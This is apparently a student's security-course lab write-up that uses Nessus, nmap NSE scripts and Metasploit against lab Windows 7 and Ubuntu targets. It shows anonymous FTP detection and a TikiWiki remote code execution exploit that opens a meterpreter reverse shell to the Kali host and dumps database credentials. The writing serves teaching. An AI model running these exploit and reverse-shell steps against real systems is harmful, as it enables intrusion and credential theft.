

## Nessus


### Alizeh Jafri

**Task 1: Use Nessus to create a policy using Advanced Scan, and then create a scan using the policy you just created. Name this scan as cs537-lab3 for your Windows 7 and Ubuntu Linux targets.**


Firstly, I visited <https://kali:8834> and entered the username: georgia and password: password in order to login as shown below:

The image shows the Nessus login interface. At the top is the Nessus logo, which consists of a stylized blue circular icon with three dots and the word "Nessus" in a bold, dark blue font. Below the logo are two input fields. The first field has a person icon on the left and contains the text "georgia". The second field has a lock icon on the left and contains seven dots, representing a password. Below these fields is a checkbox labeled "Remember Me". At the bottom of the form is a dark blue button with the text "Sign In" in white.

Next, I created the policy and entered the Name and Description as shown below:

The image shows the Nessus policy creation form. It has a light gray background. The first section is titled "Name" in bold. Below it is a text input field containing "cs537-demo". The second section is titled "Description" in bold. Below it is a larger text input field containing "this is an in class demo". At the bottom of the form are two buttons: a blue button labeled "Save" and a light blue button labeled "Cancel".


Then, I entered the information by clicking on the new scan. In the targets field I entered the IP addresses of windows 7 and Ubuntu. I let the scan run:



The screenshot shows the 'Settings / Basic / General' configuration page for a scan named 'cs537-demo'. The 'Targets' field contains the IP addresses 10.13.1.147 and 10.13.1.148. Other fields include 'Description' (this is an in-class demo), 'Folder' (My Scans), and 'Scanner' (Local Scanner).


Field	Value
Name	cs537-demo
Description	this is an in-class demo
Folder	My Scans
Scanner	Local Scanner
Targets	10.13.1.147 10.13.1.148

After a while, the results were completed and got the results of the vulnerabilities:




**Task 2: Use NSE's script scan to check your Ubuntu Linux target. For port 21, what information do you find? Using the "auxiliary/scanner/ftp/anonymous" module in Metasploit to check what operations you can do with anonymous login. You can check the Metasploit database to see more details about this module.**

Firstly, I entered the command "cd /usr/share/nmap/scripts/" directly as shown below:



```
root@kali: /usr/share/nmap/scripts
File Edit View Search Terminal Help
root@kali:~# cd /usr/share/nmap/scripts
root@kali:/usr/share/nmap/scripts# ls
acarsd-info.nse          informix-tables.nse
address-info.nse        ip-forwarding.nse
afp-brute.nse           ip-geolocation-geobytes.nse
afp-ls.nse              ip-geolocation-geoplugin.nse
afp-path-vuln.nse       ip-geolocation-ipinfodb.nse
afp-serverinfo.nse      ip-geolocation-maxmind.nse
afp-showmount.nse       ipidseq.nse
ajp-auth.nse            ipv6-node-info.nse
ajp-brute.nse           ipv6-ra-flood.nse
ajp-headers.nse         irc-botnet-channels.nse
ajp-methods.nse         irc-brute.nse
ajp-request.nse         irc-info.nse
amqp-info.nse           irc-sasl-brute.nse
asn-query.nse           irc-unrealircd-backdoor.nse
auth-owners.nse         iscsi-brute.nse
auth-spoof.nse          iscsi-info.nse
backorifice-brute.nse   isns-info.nse
backorifice-info.nse   jdwp-exec.nse
banner.nse              jdwp-info.nse
bitcoin-getaddr.nse     jdwp-inject.nse
bitcoin-info.nse        jdwp-version.nse
bitcoinrpc-info.nse     krb5-enum-users.nse
```

Then I carried out the scanned script on the Ubuntu IP address which I had gotten earlier. I found that port 21/tcp is open as shown:



```
root@kali:/usr/share/nmap/scripts# nmap -sC 10.13.1.147 -p 21
Starting Nmap 6.40 ( http://nmap.org ) at 2020-02-18 21:55 EST
Nmap scan report for 10.13.1.147
Host is up (0.00037s latency).
PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
MAC Address: 00:0C:29:D9:F9:66 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.17 seconds
root@kali:/usr/share/nmap/scripts#
```

Then I accessed the msfconsole, entered the command “use auxiliary/scanner/ftp/anonymous” and set the RHOSTS to the IP address of Ubuntu which is 10.13.1.147. And then I exploited it as shown below:

```
msf > use auxiliary/scanner/ftp/anonymous
msf auxiliary(anonymous) > set RHOSTS 10.13.1.147
RHOSTS => 10.13.1.147
msf auxiliary(anonymous) > exploit

[+] 10.13.1.147:21 - Anonymous READ (220 (vsFTPd 2.3.4))
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(anonymous) > 
```

I entered ‘info’ to check the details:

```
msf auxiliary(anonymous) > info

Name: Anonymous FTP Access Detection
Module: auxiliary/scanner/ftp/anonymous
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
Matteo Cantoni <goony@nothink.org>

Basic options:
  Name      Current Setting  Required  Description
  ----      -
  FTPPASS   mozilla@example.com no         The password for the specified username
  FTPUSER   anonymous         no         The username to authenticate as
  RHOSTS    10.13.1.147      yes        The target address range or CIDR identifier
  RPORT     21                yes        The target port
  THREADS   1                 yes        The number of concurrent threads

Description:
Detect anonymous (read/write) FTP server access.
```

**Task 3:** As we discussed in class, the Ubuntu target has a vulnerable installation of the TikiWiki software. In this task, you need to use Metasploit to explore the vulnerability caused by TikiWiki. You can use the Metasploit database to search the corresponding vulnerability and exploitation.

In the terminal, I searched tikiwiki after entering msf as shown below:

```
File Edit View Search Terminal Help
msf > search tikiwiki
[!] Database not connected or cache not built, using slow search

Matching Modules
=====

Name                               Disclosure Date  Rank
Description                               -----
-----
auxiliary/admin/tikiwiki/tikidblib    2006-11-01      normal
TikiWiki Information Disclosure
exploit/unix/webapp/php_xmlrpc_eval    2005-06-29      excellent
PHP XML-RPC Arbitrary Code Execution
exploit/unix/webapp/tikiwiki_graph_formula_exec 2007-10-10      excellent
TikiWiki tiki-graph_formula Remote PHP Code Execution
exploit/unix/webapp/tikiwiki_jhot_exec 2006-09-02      excellent
TikiWiki jhot Remote Command Execution
exploit/unix/webapp/tikiwiki_unserialize_exec 2012-07-04      excellent
Tiki Wiki unserialize() PHP Code Execution

msf >
```

Then, I entered the following command to check the info:

```
File Edit View Search Terminal Help
msf > info unix/webapp/tikiwiki_graph_formula_exec

Name: TikiWiki tiki-graph_formula Remote PHP Code Execution
Module: exploit/unix/webapp/tikiwiki_graph_formula_exec
Platform: PHP
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2007-10-10

Provided by:
Matteo Cantoni <goony@nothink.org>
jduck <jduck@metasploit.com>

Available targets:
Id  Name
--  --
0   Automatic

Basic options:
Name      Current Setting  Required  Description
----      -
Proxies   no               yes       Use a proxy chain
RHOST     yes              The target address
```

Using the command as follows, I accessed the directory:

```
File Edit View Search Terminal Help

msf > use unix/webapp/tikiwiki_graph_formula_exec
msf exploit(tikiwiki_graph_formula_exec) > show options

Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):

  Name      Current Setting  Required  Description
  ----      -
  Proxies    RHOST            yes       Use a proxy chain
  RHOST      RPORT            yes       The target address
  RPORT      URI              yes       The target port
  URI        VHOST            yes       TikiWiki directory path
  VHOST      no               no        HTTP server virtual host

Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf exploit(tikiwiki_graph_formula_exec) > set RHOST 10.13.1.147
RHOST => 10.13.1.147
```

Then I set RHOST to ubuntu IP address along with the payload. And the LHOST to the Kali IP address. It was successfully exploited as shown below:

```
msf exploit(tikiwiki_graph_formula_exec) > set RHOST 10.13.1.147
RHOST => 10.13.1.147
msf exploit(tikiwiki_graph_formula_exec) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(tikiwiki_graph_formula_exec) > set LHOST 10.13.1.22
LHOST => 10.13.1.22
msf exploit(tikiwiki_graph_formula_exec) > exploit

[*] Started reverse handler on 10.13.1.22:4444
[*] Attempting to obtain database credentials...
[*] The server returned : 200 OK
[*] Server version : Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.6
with Suhosin-Patch
[*] TikiWiki database informations :

db_tiki : mysql
dbversion : 1.9
host_tiki : localhost
user_tiki : tiki
pass_tiki : tikipassword
dbs_tiki : tikiwiki
```

I used the 'ls' command to view the files. This is shown in the screenshots below:

```
02-19 20:41:57 -0500

meterpreter > ls

Listing: /var/www/tikiwiki
=====

Mode                Size      Type    Last modified    Name
----                -
100644/rw-r--r--    5437     fil     2012-12-14 19:32:27 -0500  INSTALL
100644/rw-r--r--    1357     fil     2012-12-14 19:32:27 -0500  README
100644/rw-r--r--    4609     fil     2012-12-14 19:32:27 -0500  _htaccess
100644/rw-r--r--    1421     fil     2012-12-14 19:32:27 -0500  about.php
100644/rw-r--r--    1404     fil     2012-12-14 19:32:27 -0500  article_image.php
42777/rwxrwxrwx     4096     dir     2012-12-14 19:32:27 -0500  backups
100644/rw-r--r--     837     fil     2012-12-14 19:32:27 -0500  banner_click.php
100644/rw-r--r--    1481     fil     2012-12-14 19:32:27 -0500  banner_image.php
100644/rw-r--r--    2097     fil     2012-12-14 19:32:27 -0500  categorize.php
100644/rw-r--r--    2449     fil     2012-12-14 19:32:27 -0500  categorize_list.php
100644/rw-r--r--   359470     fil     2012-12-14 19:32:27 -0500  changelog.txt
100644/rw-r--r--    18967     fil     2012-12-14 19:32:27 -0500  comments.php
100644/rw-r--r--    4528     fil     2012-12-14 19:32:27 -0500  commxmlrpc.php
100644/rw-r--r--   27694     fil     2012-12-14 19:32:27 -0500  copyright.txt
100644/rw-r--r--    3203     fil     2012-12-14 19:32:27 -0500  copyrights.php

100644/rw-r--r--   34758     fil     2012-12-14 19:32:27 -0500  tiki-view_tracker_it
m.php
100644/rw-r--r--    1830     fil     2012-12-14 19:32:27 -0500  tiki-view_tracker_mor
e_info.php
100644/rw-r--r--    1520     fil     2012-12-14 19:32:27 -0500  tiki-wap.php
100644/rw-r--r--   27231     fil     2012-12-14 19:32:27 -0500  tiki-webmail.php
100644/rw-r--r--    3068     fil     2012-12-14 19:32:27 -0500  tiki-webmail_contacts
.php
100644/rw-r--r--    1521     fil     2012-12-14 19:32:27 -0500  tiki-webmail_download
_attachment.php
100644/rw-r--r--     318     fil     2012-12-14 19:32:27 -0500  tiki-wiki3d.php
100644/rw-r--r--    2217     fil     2012-12-14 19:32:27 -0500  tiki-wiki3d_xmlrpc.ph
p
100644/rw-r--r--    2106     fil     2012-12-14 19:32:27 -0500  tiki-wiki_rankings.ph
p
100644/rw-r--r--    3158     fil     2012-12-14 19:32:27 -0500  tiki-wiki_rss.php
100644/rw-r--r--   11972     fil     2012-12-14 19:32:27 -0500  tiki-xmlrpc_services.
php
40755/rwxr-xr-x     4096     dir     2012-12-14 19:32:27 -0500  tikimovies
100644/rw-r--r--    1368     fil     2012-12-14 19:32:27 -0500  topic_image.php
42777/rwxrwxrwx     4096     dir     2012-12-14 19:32:27 -0500  whelp
100644/rw-r--r--   12355     fil     2012-12-14 19:32:27 -0500  xmlrpc.php

meterpreter > 
```

Then I used cat README command:

```
meterpreter > cat README
Tiki! The wiki with a lot of features!
version 1.9.8 -Sirius-

DOCUMENTATION

* It is highly recommended that you refer to the online documentation:
* http://doc.tikiwiki.org/Installation for a setup guide
* http://doc.tikiwiki.org/Installation+Problems for what to do in case of problems
* It might also be helpful to look into the official Manual. Last released
  documentation, in pdf format (350 pages) is outdated at the time of this
  writing (version 1.6 but with many valuable help). But you can get a
  reasonably current PDF-snapshot of doc.tikiwiki.org:
  http://sourceforge.net/project/showfiles.php?group_id=64258&package_id=68737

* The documentation for 1.9 version is maintained on http://doc.tikiwiki.org.
  You're encouraged to contribute.

* Notes about the releases are accessible from http://tikiwiki.org/
* Tikiwiki has an active IRC channel, #tikiwiki on irc.freenode.net

INSTALLATION
```